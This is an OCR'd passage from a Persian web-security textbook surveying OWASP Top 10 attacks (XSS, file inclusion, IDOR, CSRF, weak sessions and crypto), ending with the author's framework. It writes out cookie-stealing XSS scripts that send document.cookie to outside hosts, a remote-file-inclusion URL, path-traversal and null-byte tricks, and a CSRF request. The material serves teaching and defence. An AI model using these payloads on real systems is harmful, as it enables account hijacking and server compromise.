تقریبا همه زبان‌های برنامه‌نویسی امروزی مفسری هستند. زبان‌های مفسری در اجرا کندتر هستند، ولی امکانات قابل ملاحظه‌ای دارند که زبان‌های مترجمی ندارند. یکی از این امکانات، اجرای یک رشته در بستر زبان است. مثلا می‌توان یک قط ه کد PHP از کاربر گرفت و آنرا توسط دستور Eval در قالب برنامه اجرا کرده، حاصل آنرا به کاربر باز گرداند.

اینکار کاربرد زیادی ندارد، ولی در صورتی که انجام شود، کاربر می‌تواند انواع کدهای مخرب را به سادگی بر روی سرور اجرا نماید.

۳,۲,۲,۳ تزریقات دیگر

همانطور که ذکر شد، ارسال داده تاثیر گرفته از کاربر به نرم‌افزار ثالث، امکان تزریق را فراهم می‌کند . کتابخانه‌ها و نرم‌افزارهایی مانند LDAP, Xpathو غیره در مقابل این نکته آسیب پذیر هستند.

۳,۲,۳ اسکریپ‌نویسی بین ایتی

این حمله که به اختصار XSS (Cross Site Scripting) نامیده می‌شود، حمله بسیار خطرناکیست که از رتبه اول لیست ۲۰۰۷ به رتبه دوم لیست ۲۰۱۰ نزول داشته است، اما استفاده از آن اصلا کاهش نیافته است.

ویژگی اصلی این حمله، بسیار دشوار بودن مقابله با آن است و تنوع بسیاری که دارا است. بسیاری از برنامه‌نویسان و حتی نفوذگران به خوبی با این حمله آشنا نیستند ولی بسیاری از ویروسها و کرم‌ها و بدافزارها امروزه توسط این حمله منتشر می‌شوند.

برای آشنایی بیشتر با این حمله، باید دانست که جاواسکریپتی که در یک صفحه وب اجرا می‌شود، تحت قانون SOP (Same Origin Policy) تنها اجازه ارسال درخواست و دریافت پاسخ از سروری را دارد که سایت از آن لود شده است. به عنوان مثال اگر شما یک اسکریپت بر روی سایت abiusx.com داشته باشید که بر روی کاوشگر کاربر بار شود، و قصد آژاکس زدن به download.com داشته باشد، فعالیت آن توسط کاوشگر به دلایل امنیتی متوقف می‌شود.

این قانون برای جلوگیری از دسترسی اسکریپت‌های مخرب به داده‌های یک کاربر در یک سایت است، مثلا اگر این قانون وجود نداشت، شما با درج یک اسکریپت مخرب در یک سایت می‌توانستید تمام اطلاعات صفحه آنرا داشته باشید (که برای هر کاربری، خاص بار می‌شود).


نکته قابل توجه آنست که SOP برای درخواست و پاسخ مطرح است، ولی ارسال یک درخواست به هر سروری ممکن است، شما تنها نمی‌توانید پاسخ آنرا داشته باشید (که آن هم با روش JSONP قابل دور زدن است)

XSS عبارت است از درج یک تکه کد جاواسکریپت در پایگاه داده یک سیستم توسط نفوذگر، به طوری که این اسکریپت بر روی کاوشگر دیگر کاربران بار شود. در واقع اسکریپتینگ بین سایتی، یعنی اسکریپتی که توسط یک کاربر اضافه می‌شود، ولی توسط کاربر دیگری اجرا می‌شود.

به عنوان مثال سایت محبوب فیس بوک را در نظر بگیرید. هر کاربری امکان درج داده دراین سایت را دارد. اگر مکانیزم‌های مقابله با XSS در این سایت وجود نداشته باشد، شما به سادگی به جای نظر گذاشتن برای دیگران، عبارت زیر را می‌نو سید که باعث اجرا شدن یک اسکریپت و دزدیده شدن شماره نشست آنها می‌شود:

```
<script>document.location
="“https://abiusx.com/me/xss?”+encode(document.cookie);</script>
```

با اجرا شدن اسکریپت فوق، کل کوکی‌های کاربری که آنرا اجرا کرده، بدون آنکه متوجه شود برای نفوذگر ارسال می‌شود و امکان دزدی نشست را فراهم می‌کند. همچنین نفوذگر می‌تواند بدون آگاهی کاربر نسبت به خرید، درج مطالب، حذف مطالب و دیگر کارها توسط اسکریپت اقدام نماید.



شکل ٦٧ تصویر نمادین XSS

دو نوع حمله XSS وجود دارد:

۳,۲,۳,۱ XSS ذخیره شده

این حمله، همانگونه که در بالا توضیح داده شد، توسط ذخیره یک اسکریپت مخرب در پایگاه‌داده سرور و اجرا شدن آن بر روی سیستم کاربران آن سرور انجام می‌شود.

این حمله بسیار مخرب است و بدون اینکه کاربر متوجه شود به سادگی به دستکاری و سرقت اطلاعات می‌پردازد. همچنین در صورتی هوشمند بودن کافی، می‌تواند خود را توسط کابران در سایت‌های مختلف گسترش دهد و همه را آلوده کند.

۳,۲,۳,۲ XSS منعکس شده

این حمله که با نام Reflected XSS شناخته می‌شود، توسط بسیاری از افرادی که از XSS آگاهی دارند نیز ناشناخته مانده است. باور عمومی بر آنست که اگر

سایتی مطالب را ذخیره نکند، یا در مطالب ذخیره شده دقت کند و XSS بر روی آنها انجام نشود، دیگر مشکل XSS نخواهد داشت.


به عنوان یک سناریوی بسیار محتمل فرض کنید یک سایت صفحه‌ای دارد که خطای یافته نشدن مطالب را نشان می‌دهد. این صفحه، عبارت درج شده در قسمت آدرس کاوشگر را بر روی صفحه چاپ می‌کند و در ادامه می‌نویسد که این آدرس یافت نشد یا وجود ندارد.

حال اگر نفوذگری، آدرس زیر را برای شما ارسال کند و شما روی آن کلیک کنید، دچار اکس اس منعکس شده می‌شوید و حساب شما بدون اینکه بدانید به س قت می‌رود:

http://Site.com/<script> document.location ="https://abx.ir /xss?"+encode(document.cookie);</script>

هنگامی که شما بر روی آدرس فوق کلیک می‌کنید، سرور قصد دارد به شما بگوید آدرس یافت نشد، و به همین منظور آدرس را چاپ می‌کند. چاپ شدن این آدرس منجر به تبدیل شدن آن به HTML شده، از آنجایی که برچسب اسکریپت است، اجرا می‌شود. شما عبارتی می‌بینی ک سایت «خالی» یافت نشد، ولی در پس صحنه اسکریپت اجرا شده و کار خود را کرده است.

این حمله نیازمند دقت بسیار برنامه‌نویسان است تا هیچ خروجی‌ای از سیستم بدون بررسی بر روی صفحه نرود.



شکل ۶۸ نسبت حملات مختلف در اینترنت

۳,۲,۴ انضمام فایل مخرب

حمله انضمام فایل مخرب (Malicious File Inclusion) حمله‌ایست که در سال ۲۰۰۷ به عنوان سومین حمله خطرناک شناخته شده بود، ولی در سال ۲۰۱۰ از لیست اصلی حذف شد. این حمله رفع نشده و تنها در حمله چهارم گنجانیده شده است.

بسیاری از سیستم‌ها، یک قالب کلی طراحی کرده و برای صفحات مختلف داده‌های مختلف درون فایلهای مختلف می‌چینند که بسته به درخواست کاربر، این صفحه‌ها در قابل کلی ضمیمه می‌شوند.

از آنجایی که برنامه‌نویسان تنبل هستند، معمولا درخواست کاربری که باید صفحه مربوطه را بارکند، با نام صفحه یکسان است، بنابراین به سادگی فایل درخواست کاربر را بارکرده صفحه را نمایش می‌دهند. به عنوان مثال سیستم زیر را در نظر بگیرید:

```
<h1>Welcome to my Site</h1>
```

<?php include “{$_GET[‘page’]}” ?>

<?php comments_section();?>

این صفحه بسیار ساده، با استفاده از یک سرآیند ساده و یک بساینِد مربوط به دریافت نظرات کاربر، صفحه‌ای که کاربر درخواست داده از پوشه جاری بار می‌کند و در میانه صفحه نشان می‌دهد. حال اگر کاربر عبارت زیر را در آدرس وارد کند:

Site.com/?page=https://abx.ir/me/malicious.txt

کد برای بارکردن قسمت میانی، یک تکه کد از یک سایت دیگر را بار می‌کند. در این سناریو برنامه‌نویس فرض کرده که کاربر چیزی خارج از لیستی که خود در اختیار او قرار داده، به عنوان صفحه درخواست نمی‌کند.

این حمله به سادگی خطرناک‌ترین حمله موجود است، زیرا نفوذگر می‌توان هر کد دلخواهی را به سرعت بر روی سرور اجرا نماید و ردپایی نیز از کد اجرا شده بر روی سرور نمی‌ماند!

دو نوع کلی نیز برای این حمله متصور است:

۳,۲,۴,۱ انضمام فایل از دور

در این سناریو (Remote File Inclusion)، برنامه‌نویس فایل را تحت قالب یک دستور انضمام (مانند include) به صورت مستقیم به صفحه وارد کرده است. نفوذگر نیز یک آدرس کامل به جای پارامتر مورد نظر وارد می‌کند و با توجه به امکانات PHP، فایل از روی اینترنت نیز قابل باز کردن است.

۳,۲,۴,۲ انضمام فایل محلی

انضمام فایل محلی، بسیار محدودتر از انضمام فایل از دور است. در این سناریو، برنامه‌نویس پیشوندی را به فایل انضمام شده اضافه کرده است، مثلا

include “page/$file”;

include “language_$file.php”;

در اینجا نفوذگر دیگر نمی‌توان یک آدرس کامل را وارد نماید، زیرا پیشوند افزونه شده به آن از صحیح ماندن آن جلوگیری می‌کند. در عوض نفوذگر می‌تواند با استفاده از آدرس‌های نسبی، فایلی را بر روی سیستم سرور بار کند. مثلا با وارد کردن عبارت config.txt/../../.. می‌تواند فایل تنظیمات سایت را از سه پوشه قبلتر از جایی که برنامه اجرا می‌شود بخواند.

بسیاری تصور می‌کند که LFI از RFI بسیار خفیفتر است، در حالی که بیش از ۱۵ روش برای تبدیل یک LFI به یک RFI وجود دارند که برخی از آنها در مقالات منتشر شده نگارنده ذکر شده‌اند.

توجه داشته باشید که پسوندی که به داده ضمیمه می‌شود (مانند php.) که در مثال دوم فوق مشاهده شده است، اهمیتی ندارد زیرا با افزودن یک کاراکتر صفر می‌توان رشته را منقطع نمود و ادانه آنرا دور ریخت.

۳,۲,۵ ارجاع مستقیم نامطمئن به محتوا

برای افرادی که ساعت‌های برای نفوذ به یک سیستم تلاش نکرده‌باشند، این حمله تا حدودی گمراه کننده خواهد بود. Insecure Direct Object Reference یعنی

محتوای داخلی سیستم - خصوصا محتوای حساس – ارجاع مستقیم و خطی داشته باشند که کنترل دسترسی نیز بر روی آنها انجام نشود.

در بسیار از سیستم‌های برای حفظ سرعت، کنترل دسترسی را تنها بر روی برخی از المان‌ها انجام می‌دهند که فایلهای ایستا را شامل نمی‌شود. در این سیستم‌ها می‌توان با استفاده از این روش به سیستم رخنه کرد.

به عنوان مثال، سیستم ای‌میلی را تصور کنید که ای‌میل‌های کاربران را در پوشه خاصی قرار می‌دهد. مثلا ایمیل کاربر abiusx که کاربر ۱۷ ام سیستم است، در پوشه زیر قرار می‌گیرد و نام هر فایل ایمیل یک شماره است که از تاریخ و ساعت ایجاد شده است:

Email.com/mails/17/2012-07-01_17-22-11.txt

سسیتم فوق ایمیل‌ها را در قالب مطرح شده می‌چیند تا برنامه خواناتر بوده دسترسی به فایل‌های ساده‌تر شود. همانطور که ذکر شد برنامه‌نویسان هم تنبل هستند هم منظم، در حالی که امنیت تا حد قابل توجهی بی نظمی لازم دارد.

نفوذگری که در سیستم فوق حساب دارد، با کشف الگوی مطرح شده، به سادگی می‌تواند ایمیل‌های محتمل دیگر کاربران را باز کرده و بخواند. کافیست شماره کاربری آن کاربر را پیدا کند و ساعت تقریبی ایمیل مورد نظر را نیز بداند.

علارغم اینکه به نظر می‌رسد این مشکل زیاد معمول نیست، تقریبا تمامی سایت‌ها از این معضل به طوری رنج می‌برند.

این حمله در سال ۲۰۰۷ و ۲۰۱۰ به عنوان حمله پرکاربرد چهارم مطرح شده است.

۳,۲,۶ جعل درخواست بین سایتی

این حمله که با عنوان CSRF یا XSCR (Cross Site Request Forgery) شناخته می‌شود نیز از حملات پیچیده و به شدت خطرناک است. در سال ۲۰۰۷ و ۲۰۱۰ این حمله در رتبه ۵ ام قرار داشته است.

در این حمله، نفوذگر ابتدا با درج قطعه‌ای اسکریپت در یک سایت پربازدید و دارای رخنه (با استفاده از روشهای XSS)، از ضعف یک سایت دیگر بهره می‌گیرد و محتوای کاربران در آن سایت را تغییر می‌دهد.

فرض کنید که سایت فیس بوک، با دریافت یک درخواست GET بر روی آدرس زیر، یک نظر برای یک مطلب درج کند:

Facebook.com/doComment.php?postId=100&comment=die in hell


این مکانیزم سایت فیسبوک، دارای رخنه درخواست بین سایتی است و امکان جعل درخواست در آن فراهم است. کافیست نفوذگری، یک تصویر در یک سایت پربازدید (مانند Youtube) قرار دهد که آدرس آن دقیقا آدرس فوق باشد. این تصویر درست بار نخواهد شد و به جای آن شمایل عدم بار شدن تصویر نمایش داده می‌شود، اما هر کاربری که صفحه دارای این تصویر را می‌بیند، کاوشگر وی به صورت خودکار درخواست به آدرس فوق ارسال می‌کند تا تصویر را دریافت کند. ارسال یک درخواست به آدرس فوق نیز (در صورتی که کاربر در حال حاضر داخل سایت فیس بوک نیز وارد شده باشد) منجر به درج یک نظر زیر مطلب ذکر شده توسط این کاربر می‌شود، بدون اینکه کاربر ذره‌ای متوجه اتفاق افتاده باشد.

با استفاده از این روش می‌توان ترافیک قابل توجهی را به یک سایت وارد کرد، بدون اینکه کاربران متوجه این اتفاق باشند. همچنین اگر سیستم‌های حساس (مانند سیستم‌های بانکی) یا فعالیت‌های حساس داخل یک سایت (مانند تغییر رمز) به این حمله حساس باشند، می‌توان به سادگی و بدون فهم کاربر انتقال وجه و تغییر رمز داد.

تنها نیاز این حمله، جامعه آماری بزرگ است. در سناریوی بالا کاربرانی که در سایت فیس بوک وارد نشده‌اند (در ۳۰ دقیقه گذشته) درخواستشان کار خاصی نخواهد کرد. همچنین سایت خاطی، سایتیست که به این حمله مقاوم نیست (در سناریوی فوق فیس بوک) نه سایتی که اسکریپت مخرب در آن درج شده است.

بر خلاف باور عموم، CSRF تنها بر روی درخواست‌های GET قابل اجرا نیست و بر روی درخواست‌های POST نیز به سادگی انجام می‌گیرد. کافیست به جای یک تصویر، یک قطعه اسکریپت اجرا شود که یک فرم نامرئی را ارسال نماید.

بسیاری از سایت‌های رای‌گیری، نسبت به این مسئله ضعیف هستند و با استفاده از مکانیزم فوق، می‌توان توسط کاربران بسیاری بدون آنکه بدانند به یک موضوع یا فرد خاص رای داد و آرا را غیرواقعی کرد.



شکل ۶۹ سناریوی نمادین CSRF

۳,۲,۷ ضعف احراز هویت و مدیریت نشست

احراز هویت و مدیریت نشست، معمولا به صورت واحد در یک سیستم انجام می‌شوند. بدون مدیریت و ایجاد نشست، امکان احراز هویت نیز وجود نخواهد داشت.

اکثر قریب به اتفاق سیستم‌های امروزی نسبت به روش‌های پیچیده احراز هویت مشکل دارند و پیاده‌سازی‌های ضعیف و نادرست ارائه داده‌اند. این حمله از رتبه ۷ام در سال ۲۰۰۷، به رتبه سوم سال ۲۰۱۰ انتقال یافته است.

در صورتی که عبارت انتخاب شده برای شناسه نشست (Session ID)، از خاصیت تصادفی کافی برخوردار نباشد و به طریقی قابل محاسبه باشد، تمام کاربران سیستم در معرض خطر قرار می‌گیرند.

همچنین بسیاری از سایت‌ها فراموش می‌کنند که کاربران را پس از ۳۰ دقیقه عدم فعالیت و یک هفته فعالیت، به صورت خودکار از سیستم خارج کنند، لذا هنگامی که کاربری در یک کافی نت کارش تمام می‌شود و محل را ترک می‌کند، کاربر بعدی به اطلاعات وی دسترسی خواهد داشت.

مکانیزم محبوب «مرا به یاد داشته باش» نیز در اکثر سایت‌ها دچار مشکل امنیتی است. راحتترین راه پیاده‌سازی این مکانیزم، درج نام کاربری و رمز عبور فرد در کوکی است تا وقتی دفعه بعدی به صفحه ورود سیستم رجوع کرد، اطلاعات ورود به سیستم خودکار توسط کاوشگر ارائه شود و کاربر دیگر نیازی به وارد کردن آنها نداشته باشد. در این روش اگر کسی به کوکی دسترسی پیدا کند (XSS، دسترسی مستقیم) نام کاربری و رمز عبور را خواهد داشت.

از آنجایی که حملات این بخش بسیار گسترده هستند، در بخش بعدی با بررسی مکانیزم‌های دفاعی بیشتر با آنها آشنا خواهید شد.

۳,۲,۸ تنظیمات ناصحیح و مدیریت خطا

نرم‌افزارهای استفاده شده در یک سیستم وب، بسیار متعدد و متنوع هستند و پیچیدگی قابل توجهی دارند. اینگونه نرم‌افزارها معمولا فایل تنظیمات مفصلی دارند که بسیاری از توسعه دهندگان و مدیران سرور، حوصله بررسی کامل و اصلاح آنرا ندارند و اصلا با بسیاری از مفاهیم داخل آن آشنایی ندارند.

این مهم، بستر را برای نفوذ به سیستم باز می‌گذارد. از مهمترین تنظیمات نادرست، تنظیمات ناصحیح مدیریت خطاست. به صورت پیشفرض، خطاهای رخ داده

در سیستم با جزئیات کامل (و حتی قسمتی از کد نرم‌افزار) بر روی صفحه ارائه می-شوند. اینکار برای راحتی توسعه سیستم‌ها توسط برنامه‌نویسان است.

تنظیمات درست ایجاب می‌کند که خطاها در هنگام کارکرد معمول سیستم، ذخیره و گزارشگیری (Log) شوند و اصلا بر روی صفحه نمایش داده نشوند. بسیاری از نفوذگران ابتدا با دادن ورودی‌های غیر معمول به یک سیستم، خطاهای آنرا مشاهده می‌کنند و سپس به نحوه کارکرد داخلی سیستم پی می‌برند تا آنرا مورد نفوذ قرار دهند. سیستمی که خطا نمی‌دهد، به سادگی قابل رخنه نیست.

همچنین تنظیمات درست **ایجاب** می‌نماید که خطاها هنگام کارکردن مدیر سیستم یا برنامه‌نویسان آن، بر روی صفحه نمایش داده شوند. اگر این مهم رعایت نشود، برنامه‌نویسان بی حوصله به سادگی تنظیمات مخفی کردن خطاها را حذف می‌کنند تا راحتتر بتوانند سیستم را توسعه دهند.

۳,۲,۹ مخفی‌کاری

مخفی کاری، معضل دهم و هشتم سالهای ۲۰۰۷ و ۲۰۱۰ بوده است. بسیاری از توسعه‌دهندگان، به جای پیاده‌سازی صحیح احراز هویت و کنترل دسترسی، از مخفی کاری استفاده می‌کنند. به عنوان به جای استفاده از نام کاربری و رمز عبور و کنترل دسترسی قوی برای مدیریت سیستم، یک آدرس پیچیده برای صفحه مدیر سیستم در نظر می‌گیرند که تنها با وارد کردن آن بتوان وارد سیستم شد:

Site.com/admin/you_have_to_know_this/1234/

در نگاه اول شاید به نظر برسد این مکانیزم خوب است، ولی در دراز مدت و همچنین با هک شدن سیستم

یکی از کاربران مدیر این سیستم، آدرس لو می‌رود و همه چیز برملا می‌شود.

در سیستم‌های امنیتی، مخفی‌کاری حداقلی ایده‌آل است و امنیت به وسیله مخفی کاری همیشه مذموم است.

شکل ۷۰ طنز مخفی‌کاری

۳,۲,۱۰ رمزنگاری نامطمئن

اتفاقی که در سال ۲۰۰۷، رتبه ۸ و ۹ را یکجا و در سال ۲۰۱۰ رتبه ۷ و ۹ را به خود اختصاص داده است. رمزنگاری علمی پیچیده میان علم‌های ریاضیات، کامپیوتر و مخابرات است. بسیاری از متخصصان امنیت حرفه‌ای نیز آگاهی کافی با رمزنگاری ندارند. ۸۰% توسعه‌دهندگان باور دارند که تابع MD5 تابع چکیده‌ساز یکطرفه و امن است، در حالی که این تابع در سال ۲۰۰۰ شکسته شده و در سال ۲۰۰۸ کاملا منقضی شده است.

رمزنگاری دو رتبه به خود اختصاص داده، زیرا می‌توان آنرا به دو دسته عمده تقسیم نمود:

۳,۲,۱۰,۱ رمزنگاری ارتباطات

کاربران هنگامی که عملیات حساسی را درون یک سایت انجام می‌دهند، از HTTPS استفاده می‌کنند. تنها تفاوت آن با HTTP در آنست که داده‌های تبادل شده در شبکه توسط هیچکس قابل خواندن نیست.

سیستم‌های وبی، احتیاج قابل توجهی به ارتباط با دیگر سیستم‌های وبی و سرورهای دیگر – جهت انجام امور مختلف – دارند. به عنوان مثال بسیاری از

سایتهای امروزی، احراز هویت خود را با نام کاربری ورمز عبور گوگل شما انجام می‌دهند و دیگر لازم نیست بر روی آنها حساب جدید بسازید.

در صورتی که این سیستم‌ها، تبادل اطلاعات خود با گوگل را از طریق HTTP انجام دهند، هر نفوذگری که در مسیر این ارتباط باشد به نام کاربری و رمز عبور تمام کاربران این سیستم دسترسی خواهد یافت، اما از آنجایی که این سیستم‌ها معمولا در اینترنت هستند، فرض توسعه‌دهندگان بر آنست که نفوذگری سر راه قرار نخواهد گرفت.

در عوض نفوذگران مبتکر، اقدام به سرقت یا حتی خرید یک سرور در دیتاسنتر سرور مورد نظر می‌کنند، و به سادگی به ترافیک شبکه آن سرور دسترسی کامل می-یابند.

شکل ۷۱ سایت‌های دارای گواهینامه معتبر معمولا چنین لوگوی ارجاعی به مرجع تایید کننده دارند

۳,۲,۱۰,۲ رمزنگاری داده‌ها


داده‌های ذخیره شده در یک سیستم، در صورتی که حساسیت قابل توجهی داشته باشد، باید رمزنگاری شود. هیچ سیستمی اجازه ندارد اطلاعات کارت اعتباری، رمز عبور و دیگر اطلاعات بسیار حساس کاربران در مستقیما درپایگاه داده خود ذخیره نماید، زیرا کاربران دلیلی ندارند به تمام پرسنل آن سیستم اعتماد کافی داشته باشند.

اینگونه اطلاعات باید یکطرفه یا دوطرفه رمزنگاری شوند:

۳,۲,۱۰,۲,۱ رمزنگاری یکطرفه (چکیده‌گیری)

رمز عبور کاربران، و هر اطلاعاتی که فقط دانستن آن توسط کاربر لازم است و برروی آن جستجو و عملیات دیگری انجام نمی‌گیرد، باید به صورت یکطرفه چیکده‌گیری (Hash) شوند. عملیات چکیده‌گیری یکطرفه است، لذا از چکیده یک رمز نمی‌توان خود آنرا کشف کرد.

در صورتی که این مهم انجام نشود، نفوذگر با نفوذ به یک سیستم، رمز تمام کاربران آن سیستم را کشف می‌کند و اکثر این کاربران در سیستم‌های دیگر نیز از همین رمز استفاده می‌کنند.



شکل ۷۲ نحوه کارکرد MD5

۳,۲,۱۰,۲,۲ رمزنگاری دوطرفه

رمزنگاری دوطرفه (Encryption) برای داده‌های حساس، مانند فایل‌های خصوصی و مطالب خصوصی کاربران، مفید است. این داده‌ها با داشتن رمز

مناسب قابل بازیابی است. لازم به ذکر است که رمز مورد نظر در سیستم ذخیره نمی‌شود بلکه هر دفعه که کاربر قصد دسترسی به اطلاعات مذکور را دارد، رمز را وارد می‌کند و سیستم به صورت یکبار مصرف آنرا استفاده می‌کند.

در صورتی که اینکار انجام نشود، با رخنه به یک سیستم، تمام اطلاعات تمام کاربران لو می‌رود و اگر این اطلاعات محرمانه و خصوصی باشند (مانند اسناد عملیاتی یک سازمان) اعتبار آن سازمان دچار خدشه اساسی می‌شود.

۳,۲,۱۱ امنیت طرف مشتری

بسیاری از سایت‌ها، امنیت را در سطح مشتری تامین می‌کنند. به عنوان مثال یک فرم عضویت در سیستم را در نظر بگیرید که توسط جاواسکریپت فیلدهای آن بررسی می‌شود و روی اصول بودن آن تایید می‌گردد.

از آنجایی که برنامه‌نویس این فرم یکبار کد مربوط به تایید صحت و درستی داده‌ها را در جاواسکریپت نوشته است، حوصله بازنویسی کد مشابه در سمت سرور را ندارد، لذا به بررسی سمت کلاینت اکتفا می‌کند. با تست و اجرای برنامه نیز به اطمینان می‌رسد که بررسی‌ها صحیح انجام می‌شوند.

اما یک نفوذگر به سادگی بررسی‌های اعمال شده روی صفحه را غیر فعال می‌کند و یا یک صفحه مشابه بدون نیاز به بررسی می‌سازد و از طریق آن نسبت به ارسال داده اقدام می‌کند. در صورتی که سرور در سمت خود بررسی‌ها را مجدد چک نکند دچار مشکل جدی خواهد شد.

همچنین بسیاری از اوقات فیلدهای مخفی برای ارسال داده استفاده می‌شوند و خط فعالیت کاربر توسط سیستم خودش پیگیری می‌شود. تمامی این موارد معضل امنیتی قابل توجه دارند.

۳,۲,۱۲ غیره

حملات وب به حملات مطرح شده در بالا محدود نیستند و حملات بسیاری روزانه کشف می‌شوند. به عنوان مثال می‌توان به حمله DSN Rebinding اشاره داشت که در سطح DNS تعداد قابل توجهی از کاربران را آلوده می‌کند.

حملاتی که در این بخش مطرح نشدند یا کم اهمیت هستند یا از پیچیدگی بالا – و لذا تعداد نفوذگران کمتر – برخوردار هستند.

از آنجایی که امنیت نرم‌افزار یک رشته بسیار پویا و به روز است، برای آشنایی بیشتر با این حملات باید به اینترنت و سایت‌های تخصصی مراجعه نمود.

٤ چهارچوب توسعه وب امن

بسیاری از مکانیزم‌های امن‌سازی یک سیستم، تنها امکان سوء استفاده از یک رخه را به صورت احتمالی کاهش می‌دهند. این دسته از مکانیزم‌ها به طور کلی بی فایده هستند، زیرا وجود یک رخنه در سیستم به معنی نفوذ شدن به آن است و استفاده از این مکانیزم‌ها ت ها باعث اعتماد کاذب می‌شود. به عنوان مثال سیستمی که ۳۰۰ رخنه داشته باشد (که عدد بسیار محتملی است)، با استفاده از اینگونه مکانیزم‌ها به ۱۰ رخنه کاهش می‌یابد ولی امنیت آن اصلا بهبودی نمی‌یابد زیرا نفوذگران نیز به دنبال رخنه‌هایی خواهند بود که با روش‌های کلاسیک قابل رفع نباشد.

روشهایی مانند حذف کاراکترهای ' و '' از درخواست‌ها، بررسی کلمات معمول SQL injection در یک درخواست و غیره از این دسته هستند.

٤,١ چهارچوب پیشنهادی

چهارچوب ارائه شده در این سند، شناخته شده با نام jFramework، که در بیش از ۱۱۰۰۰ سایت در حال استفاده است، پس از تجربیات متعدد نگارنده در حوزه نفوذگری و امنیت وب و همچنین شرکت در پروژه بسیار بزرگ بین‌المللی OWASP ESAPI، به وضعیت امن و افتخار آمیز امروزی رسیده است.

